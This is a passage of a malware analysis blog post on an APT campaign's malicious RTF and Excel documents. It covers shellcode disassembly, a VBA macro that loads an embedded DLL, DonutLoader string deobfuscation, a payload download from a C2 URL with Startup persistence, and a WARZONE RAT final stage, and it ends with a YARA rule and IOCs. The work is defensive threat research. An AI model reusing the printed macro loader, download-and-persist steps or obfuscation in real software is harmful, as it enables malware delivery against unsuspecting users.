Notice that the shellcode is seeking an address $2 * 0x7F$ starting from the MTEF header ($0x5B8F0 + 0x7F + 0x7F$), push this address to the stack, and then return to this address.


```

seg000:0000009B      push    esp
seg000:0000009C      push    ebx
seg000:0000009D      call   edx                ; GetProcAddress
seg000:0000009F      add     esp, 10h
seg000:000000A2      mov     ecx, esp
seg000:000000A4      mov     [ecx+8], eax
seg000:000000A7      mov     ebx, [ecx]
seg000:000000A9      mov     edx, [ecx+4]
seg000:000000AC      mov     eax, 77554422h
seg000:000000B1      xor     ecx, ecx
seg000:000000B3      push   ecx
seg000:000000B4      mov     ecx, 363D3043h    ; athA
seg000:000000B9      xor     ecx, eax
seg000:000000BB      push   ecx
seg000:000000BC      mov     ecx, 27252947h    ; empP
seg000:000000C1      xor     ecx, eax
seg000:000000C3      push   ecx
seg000:000000C4      mov     ecx, 23212165h    ; GetT
seg000:000000C9      xor     ecx, eax
seg000:000000CB      push   ecx
seg000:000000CC      push   esp
seg000:000000CD      push   ebx
seg000:000000CE      call   edx
seg000:000000D0      add     esp, 10h
seg000:000000D3      mov     ecx, esp
seg000:000000D5      mov     [ecx+0Ch], eax
seg000:000000D8      mov     ebx, [ecx+0Ch]
seg000:000000DB      xor     ecx, ecx
seg000:000000DD      mov     cl, 0C8h
seg000:000000DF      sub     esp, 0C8h
seg000:000000E5      mov     eax, esp
seg000:000000E7      push   eax
seg000:000000E8      push   ecx
seg000:000000E9      call   ebx
seg000:000000EB      mov     ebx, 77554422h
seg000:000000F0      mov     edx, ebx
seg000:000000F2      xor     edx, 163E314Fh    ; muka
seg000:000000F8      mov     [esp+eax], edx
seg000:000000FB      mov     edx, ebx
seg000:000000FD      xor     edx, 1B39200Ch    ; .dll
seg000:00000103      mov     [esp+eax+4], edx
seg000:00000107      xor     ecx, ecx
seg000:00000109      mov     [esp+eax+8], ecx
seg000:0000010D      mov     eax, esp

```

Confirm this with the debugger. The shellcode calls the export “zenu” of muka.dll.

```
Disassembly
Offset: @$scopeip
005b919d 50      push   eax
005b919e ffd3    call   ebx
005b91a0 31c9    xor    ecx,ecx
005b91a2 b1d8    mov    cl,0D8h
005b91a4 01cc    add    esp,ecx
005b91a6 89e1    mov    ecx,esp
005b91a8 8901    mov    dword ptr [ecx],eax
005b91aa 83c420  add    esp,20h
005b91ad 6a00    push  0
005b91af 90      nop
005b91b0 90      nop
005b91b1 90      nop
005b91b2 b992684587 mov    ecx,87456892h
005b91b7 81e91803d711 sub    ecx,11D70318h
005b91bd 51      push   ecx
005b91be 54      push   esp
005b91bf 8b4c24ec mov    ecx,dword ptr [esp-14h]
005b91c3 51      push   ecx
005b91c4 8b4c24e4 mov    ecx,dword ptr [esp-1Ch]
005b91c8 ffd1    call   ecx
005b91ca ffd0    call   eax {muka!zenu (73f01010)}
005b91cc 686f401bed push  0ED1B406Fh
005b91d1 781b    js     005b91ee
005b91d3 671bdd  sbb   ebx,ebp
005b91d6 60      pushad
005b91d7 3ca4    cmp    al,0A4h
005b91d9 003a    add    byte ptr [edx],bh
005b91db d9e5    fxam
005b91dd 696fc5781b75a3 imul  ebp,dword ptr [edi-38h],0A3751B78h
005b91e4 50      push   eax
005b91e5 ab      stos  dword ptr es:[edi]
005b91e6 d598    aadb  98h
005b91e8 e589    in    eax,89h
005b91ea 1bdd    sbb   ebx,ebp
005b91ec 94      xchg  eax,esp
005b91ed 117954 adc    dword ptr [ecx+54h],edi
005b91f0 90      nop
005b91f1 90      nop
005b91f2 90      nop
005b91f3 a350199113 mov    dword ptr ds:[13911950h],eax
```


It turns out that muka.dll is a DonutLoader. I'll get to its analysis in awhile.

Macros and DonutLoader


DonutLoader can also be embedded within the maldoc and executed via macro.

```
C:\Users\user\Desktop\ld9ede11b34a20d4947f01432cea088dbefa911f02afaae9095673f56a76eafa\extracted_macro - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
extracted_macro x
22 #Else
23 Private Declare Function LoadLibraryA Lib "kernel32" (ByVal two As String) As Long
24 Private Declare Function FreeLibrary Lib "kernel32" (ByVal two As Long) As Integer
25 Private Declare Function GetTempPathA Lib "kernel32" (ByVal one As Long, ByVal two As String) As Integer
26 #End If
27
28 #End If
29
30
31 Dim b As String
32 Dim s As String
33 Dim c As String
34 Dim inte As Integer
35
36 Public Sub Workbook_Open()
37
38 ActiveSheet.Shapes("Picture 2").Delete
39
40 Sheet2.OLEObjects("Object 2").Copy
41 Sheet2.OLEObjects("Object 1").Copy
42
43 b = Sheets("Sheet1").Range("B6")
44 s = b
45
46 #If Win64 And VBA7 Then
47 Call cccc
48 #Else
49 #If Win64 Then
50 Call cccc
51 #Else
52 v = Mid(u, 2, 1)
53 c = c + v
54 inte = GetTempPathA(512, s)
55 v = Mid(b, 40, 11)
56 b = Mid(s, 1, inte)
57 b = b + v
58 Dim ulng As Long
59 ulng = LoadLibraryA(b)
60 FreeLibrary ulng
61 #End If
62 #End If
63
64
65 End Sub
66
67 Public Sub cccc()
68 inte = GetTempPathA(512, s)
69 v = Mid(b, 40, 11)
70 b = Mid(s, 1, inte)
71 b = b + v
72 Dim ulng As LongPtr
73 ulng = LoadLibraryA(b)
74 FreeLibrary ulng
75 End Sub
76
```

macro



embedded object 1 filename



embedded object 2 filename

Within 1d9ede11b34a20d4947f01432cea088dbefa911f02afaae9095673f56a76eafa, there are 2 embedded objects (as shown in screen captures above):

- C:\Users\Dev\AppData\Local\Temp\written.dll
- C:\Users\Dev\AppData\Local\Temp\s


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Note also the paths "C:\Users\Dev\Desktop\Macro_Xls_1704_S" and "C:\Users\Dev\Desktop\01052020_MacroXlsEmb_S" which will help us to find more samples.

Written.dll is a PE in plain, while s is a 0x98-XORed PE.



embedded object 1: written.dll

SHA256	Filename	XOR Key
8CFBFECFE475C3621277EE7F680E3A0CB9C650802363DAA256C1057ADFB817A9	written.dll	
7A987295229D2514D99916D53F196B87758CE08FD8621CF68BC419DC99B80D6D	s	0x98
D279DDB6B2A566BC24E789B5181663491B8C2818CB91E28AAE5721DCB0BF30B6	muka.dll	
AB04BF258CF71B4A1CB934491CF942ECDA0EC82D4F6A80B5108D7607BE6FC2BE	scmv	0x59
7F4B7D0C6076E197A509C01C0794EBC450229FF5D555BE8D7F89F98B3C43A298	muka.dll	
684F68429F8BAC224E6FDC68195C89B54BA469FBC2184EC2B5FC689E585CA54	scmv	0x59
0EA05331E775DE6B329FF1FA22F11809C2C1BCB6E17683552219CB32F52A47F5	dpur.dll	
83847C527F713B6E13849028D66B08686ADDE26B8E9ECD8DCC78AD178EF7BDCB	dng.k	0x67
E291A146F79D927D18392A04D238D829C0DF156410E4D93636AEE1B5663DB914	vetu.dll	
E6753EB498F58F95C8FC931B6CD53647CE2F4F8F7AD4274C22CA2B6284FB5308	velky	0x88
67C0C937E049083193649449519A57E42945CA2ABE19756F4E76D95CAA44A062	muka.dll	
70D41C8C25CB8E75296576D3DBB37720E03F96691691763953FEA0FE00F50EB4	scmv	0x59
9B34F53DDC20D5EA2F7B47818ED2E7D626948256268CB4E2B11E47ECAF9A839A	vetu.dll	
891ACF7B729183945F209C915BA2BB57B541E2EA350899A541DB9A63428711A5	jbet	0x28
FB46324757D0EC8B0AC02729E281E47EF1C367DEED483F14481441C2F9B6CA34	quep.dll	
66F3134E3E040F50ED59629379C0750D896969ACFDC55105BE7FEF81839BA035	nouwn	0x46


The DLL binaries make use of base64 and XOR operations to obfuscate its configuration data/strings so that our lives become a little bit harder.

I was able to decode strings from these binaries with the help of a small python script:

Press enter or click to view image in full size

SHA256	XOR key
8CFBFECFE475C3621277EE7F680E3A0CB9C650802363DAA256C1057ADFB817A9	\x19\x60\x0f\x18\x36
7F4B7D0C6076E197A509C01C0794EBC450229FF5D555BE8D7F89F98B3C43A298	\x19\x60\x0f\x18\x36
9B34F53DDC20D5EA2F7B47818ED2E7D626948256268CB4E2B11E47ECAF9A839A	\x19\x60\x0f\x18\x36
67C0C937E049083193649449519A57E42945CA2ABE19756F4E76D95CAA44A062	\x19\x60\x0f\x18\x36
D279DDB6B2A566BC24E789B5181663491B8C2818CB91E28AAE5721DCB0BF30B6	\x19\x60\x0f\x18\x36
FB46324757D0EC8B0AC02729E281E47EF1C367DEED483F14481441C2F9B6CA34	\x19\x60\x0f\x18\x36
E291A146F79D927D18392A04D238D829C0DF156410E4D93636AEE1B5663DB914	\x38\x2E\x19\x5f\x1a


This python script does the same thing as the one found in PT Security’s article, which said that this algorithm has been in use since October 2019.



There is one binary that is “odd”. It had the latest compilation datetime amongst the files I looked at (which were compiled around Jun/Jul 2020). It uses a different algorithm to decode the strings.

Press enter or click to view image in full size


SHA256	Compilation datetime
0EA05331E775DE6B329FF1FA22F11809C2C1BCB6E17683552219CB32F52A47F5	Sep 11 09:06:12 2020



From within the DLL, the XOR-encoded file is read, decoded and executed.

```
235 LOBYTE(v123) = 16;
236 v4 = v58;
237 if ( v60 < 8 )
238     v4 = (const wchar_t *)&v58;
239 v5 = _wfopen(v4, L"rb");
240 v6 = v5;
241 if ( v5 )
242     {
243         fseek(v5, 0, 2);
244         v7 = ftell(v6);
245         fseek(v6, 0, 0);
246         v8 = (char *)malloc(v7);
247         fread(v8, 1u, v7, v6);
248         fclose(v6);
249         v9 = v58;
250         if ( v60 < 8 )
251             v9 = (const wchar_t *)&v58;
252         _wremove(v9);
253         if ( v7 )
254             {
255                 v10 = v74;
256                 if ( v76 < 8 )
257                     v10 = (const wchar_t *)&v74;
258                 v11 = _wfopen(v10, L"wb");
259                 if ( v11 )
260                     {
261                         v12 = v7;
262                         do
263                             {
264                                 v8[v12 - 1] ^= 0x59u;
265                                 --v12;
266                             }
267                         while ( v12 );
268                     fwrite(v8, 1u, v7, v11);
269                     fclose(v11);
```

Within this second XOR-encoded executable, the same tricks are used to obfuscate strings from our prying eyes, consisting of base64 and XOR encoding, as well as byte additions. Interestingly, not all the strings can be decoded. But from what could be decoded, we can see where the next stage malware is downloaded from.




muka.dll (SHA256: 1C41A03C65108E0D965B250DC9B3388A267909DF9F36C3FEFFFD26D512A2126)


(This file came from the RTF “KB466432”, SHA256:

686847B331ACE1B93B48528BA50507CBF0F9B59AEF5B5F539A7D6F2246135424, analyzed above)

This particular DonutLoader is more straightforward than those that occur in a pair. It uses just one type of string obfuscation:



A quick look at the deobfuscated strings:



At runtime, the strings are used in the following manner:


- CreateDirectoryA(“C:/intel”, ..)
- URLDownloadToFileA(..., “hxxp://wordupdate.com/recent/update”, “C:/intel/new.exe”, ...)
- Persistence is established with a shortcut to execute new.exe at startup:
 “C:/Users/user/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/new.lnk”

AVEMARIA


The final payload malware is in fact WARZONE RAT (researchers named it AVEMARIA because of this string found within earlier versions of the RAT). Many folks have done analysis on this RAT so I’m not going to go into deepdive.

Some findings that I found interesting regarding the AVEMARIAs executed by DonutLoader:

- The PDB path is intentionally misleading. That path “VCSamples-master\VC2010Samples\ATL\General\ATLCollections\Client” is identical to Microsoft’s “VCSample” project on Github and the executable has nothing to do with what the path describes. I found lots of other AVEMARIAs based on PDBs like this. This could be part of the builder/encrypter in the WARZONE suite.



Press enter or click to view image in full size



Microsoft's VCSamples project on Github

- The actual AVEMARIA payload (the one that calls back to the C2) is decoded and executed in memory and I dumped it to look at the strings. The keyword “warzone160” can be found, and this dumped executable matches YARA rules describing AVEMARIA.



- Many more similar AVEMARIAs calling back to the same C2 can be found on VirusTotal, with relations to the known domain names used by the maldocs/DonutLoaders. Looks like AVEMARIA is a tool of choice to this APT group.

Last words

Analyzing this set of malicious docs and executables has been fun, I'll just leave you all with a set of IOCs and YARA rule for detecting DonutLoader. If anyone is interested to discuss, DM me on Twitter!

```
import "pe"  
  
rule MAL_DonutLoader_DonotAPT {
```

meta:

author = "Asuna Amawaka"

description = "This rule hopes to capture parents of DonutLoader as well as DonutLoader binaries"

date = "30 Nov 2020"

strings:

\$filename1 = "wavs.bin" wide ascii nocase

\$filename2 = "ogg.bin" wide ascii nocase

\$filename3 = "muka.dll" wide ascii nocase

\$filename4 = "linknew.dll" wide ascii nocase

\$filename5 = "kpryt.dll" wide ascii nocase

\$filename6 = "cvent.dll" wide ascii nocase

\$filename7 = "trui19o2.dll" wide ascii nocase

\$filename8 = "lioj86.dll" wide ascii nocase

\$filename9 = "fuitel.dll" wide ascii nocase

\$filename10 = "dpur.dll" wide ascii nocase

\$filename11 = "mecru.dll" wide ascii nocase

\$filename12 = "eupol.dll" wide ascii nocase

\$filename13 = "mentn.dll" wide ascii nocase

\$filename14 = "made.dll" wide ascii nocase

\$filename15 = "notr.dll" wide ascii nocase

\$filename16 = "vetu.dll" wide ascii nocase

\$filename17 = "detr.dll" wide ascii nocase

\$filename18 = "bese.dll" wide ascii nocase

\$filename19 = "NumberAlgo.dll" wide ascii nocase

\$filename20 = "JacaPM.dll" wide ascii nocase

\$filename21 = "maroork.dll" wide ascii nocase

\$filename22 = "fli0.dll" wide ascii nocase

\$filename23 = "nuityr.dll" wide ascii nocase

\$filename24 = "jgasf.dll" wide ascii nocase

\$filename25 = "tuyrt.dll" wide ascii nocase

\$filename26 = "lefbu.dll" wide ascii nocase

\$filename27 = "pult.dll" wide ascii nocase

\$filename28 = "quep.dll" wide ascii nocase

\$filename29 = "nmwell.dll" wide ascii nocase

\$filename30 = "yello.dll" wide ascii nocase

\$filename31 = "lokr.js" wide ascii nocase

\$filename32 = "falin.js" wide ascii nocase

\$filename33 = "obile.js" wide ascii nocase

\$filename34 = "vqiw.js" wide ascii nocase

\$filename35 = "gb.bat" wide ascii nocase

\$filename36 = "iksm.bat" wide ascii nocase

\$filename37 = "trrt.bat" wide ascii nocase

```
$filename38 = "blo.bat" wide ascii nocase
$filename39 = "SystemService.exe" wide ascii nocase

$path1 = "C:\\Users\\Dev\\Desktop\\07082020_8570_S\\" wide ascii nocase
$path1_wild = {5c 55 73 65 72 73 5c 44 65 76 5c 44 65 73 6b 74 6f 70 5c [8] 5f [4] 5f 53 5c}
$path2 = "AppData\\Roaming\\EvMGR" wide ascii nocase
$path3 = "C:\\Users\\Dev\\Desktop\\Macro_Xls_1704_S" wide ascii nocase
$path3_wild = {5c 55 73 65 72 73 5c 44 65 76 5c 44 65 73 6b 74 6f 70 5c 4d 61 63 72 6f 5f 58 6c 73 5f
[4] 5f 53}
$path4 = "C:\\Users\\Dev\\Desktop\\01052020_MacroXlsEmb_S" wide ascii nocase
$path4_wild = {5c 55 73 65 72 73 5c 44 65 76 5c 44 65 73 6b 74 6f 70 5c [8] 5f 4d 61 63 72 6f 58 6c
73 45 6d 62 5f 53}

$str1 = "MJuego" wide ascii nocase
$str2 = "0007E9E4CE4D" wide ascii nocase
$str3 = "Bensun" wide ascii nocase
$str4 = "Menner" wide ascii nocase

$pdopath1 =
"Soft\\DevelopedCode_Last\\BitDefenderTest\\m0\\New_Single_File\\Lo2\\SingleV2\\Release\\BinWork.pdb"
wide ascii nocase
$pdopath1_wild = {5c 53 6f 66 74 5c 44 65 76 65 6c 6f 70 65 64 43 6f 64 65 5f 4c 61 73 74 5c 42 69
74 44 65 66 65 6e 64 65 72 54 65 73 74}
$pdopath2 = "Users\\admin\\Documents\\dll\\linknew\\Release\\linknew.pdb" wide ascii nocase

condition:

uint16(0) == 0x5a4d and filesize < 600KB and ((1 of ($filename*)) or (any of ($path*, $str*,
$pdopath*)) or pe.exports("zenu") or pe.exports("flis") or pe.exports("jrgbeg") or pe.exports("csytu")
or pe.exports("neuu") or pe.exports("vile"))

}
```

- wordupdate[.]com/recent/update
- cheaperlive[.]xyz/xolto/mikix
- tampotrust[.]top/tax/lodi/pkra
- remindme[.]top/tax/lodi/pkra
- recent.wordupdate[.]com/ver/update12/KB466432
- the-moondelight[.]96[.]lt/latest/updte
- the-moondelight[.]96[.]lt/optra/sant.gif
- the-moondelight[.]96[.]lt/latest/version/secure/download/IN4447832
- the-moondelight[.]96[.]lt/windw-sec/append
- 1C41A03C65108E0D965B250DC9B3388A267909DF9F36C3FEFFFFBD26D512A2126
- 8CFBFECFE475C3621277EE7F680E3A0CB9C650802363DAA256C1057ADFB817A9
- 7A987295229D2514D99916D53F196B87758CE08FD8621CF68BC419DC99B80D6D

- D279DDB6B2A566BC24E789B5181663491B8C2818CB91E28AAE5721DCB0BF30B6
- AB04BF258CF71B4A1CB934491CF942ECDA0EC82D4F6A80B5108D7607BE6FC2BE
- 7F4B7D0C6076E197A509C01C0794EBC450229FF5D555BE8D7F89F98B3C43A298
- 684F68429F8BAC224E6FDC68195C89B54BA469FBCC2184EC2B5FC689E585CA54
- 0EA05331E775DE6B329FF1FA22F11809C2C1BCB6E17683552219CB32F52A47F5
- 83847C527F713B6E13849028D66B08686ADDE26B8E9ECD8DDC78AD178EF7BDCB
- E291A146F79D927D18392A04D238D829C0DF156410E4D93636AEE1B5663DB914
- E6753EB498F58F95C8FC931B6CD53647CE2F4F8F7AD4274C22CA2B6284FB5308
- 67C0C937E049083193649449519A57E42945CA2ABE19756F4E76D95CAA44A062
- 70D41C8C25CB8E75296576D3DBB37720E03F96691691763953FEA0FE00F50EB4
- 9B34F53DDC20D5EA2F7B47818ED2E7D626948256268CB4E2B11E47ECA9A839A
- 891ACF7B729183945F209C915BA2BB57B541E2EA350899A541DB9A63428711A5
- FB46324757D0EC8B0AC02729E281E47EF1C367DEED483F14481441C2F9B6CA34
- 66F3134E3E040F50ED59629379C0750D896969ACFDC55105BE7FEF81839BA035
- 1C4B8A1F48FF1B9511AEC0704983E45242F01C2109AB4602F7952481429DDC84
- 88672DF33B02275660EC3995F3BAD63FE994C09BA8E978E7F18D4F8C9A97637A
- 7609034E7473869B3A5767F9543B6067998F4DB68E3BA26966C115535337337F
- ADE6D291C870A9F59D4A22FF4D61E6B2A913538701517E8D0AA275855FD80A76
- E99AE9163F6DBBA22E1357C2164EB0F9971A264A481813EC11DC598784435B95
- 1E6E568E2FCCFEB2E0275982D5637E0BE6D0BA4575685126D957061BF2D19678
- 4C5C43F4932AC497C716BB5EC30A7636E5056775A4D5F3F48B9E5C1414B9F7B3
- 7305E08AB7812F44EA42E89AE7D473B1F373C151CA8D12F77B79E85C942366FC
- 59CCFFF73BDB8567E7673A57B73F86FC082B0E4EEAA3FAF7E92875C35BF4F62C
- A3CD781B14D75DE94E5263CE37A572CDF5FE5013EC85FF8DAEEE3783FF95B073
- 904E966DA7B38514F6AC23BBA1DAC1858888CD48FA77B73C770156B19A88A4C8
- 8E85C62E5D7FA9A6D2E176BCA6F6526B53EBFDA6EF3DF208E1E60434BD26EFFC
- 5C9477C16DF8EF4434C042E69B473A44452CAEE96219A56EB2DA30F0B5E85976
- 686847B331ACE1B93B48528BA50507CBF0F9B59AEF5B5F539A7D6F2246135424
- 1D9EDE11B34A20D4947F01432CEA088DBEFA911F02AFAAE9095673F56A76EAF

Source: <https://medium.com/insomniacs/do-you-want-to-bake-a-donut-come-on-lets-go-update-go-away-maria-e8e2b33683b1>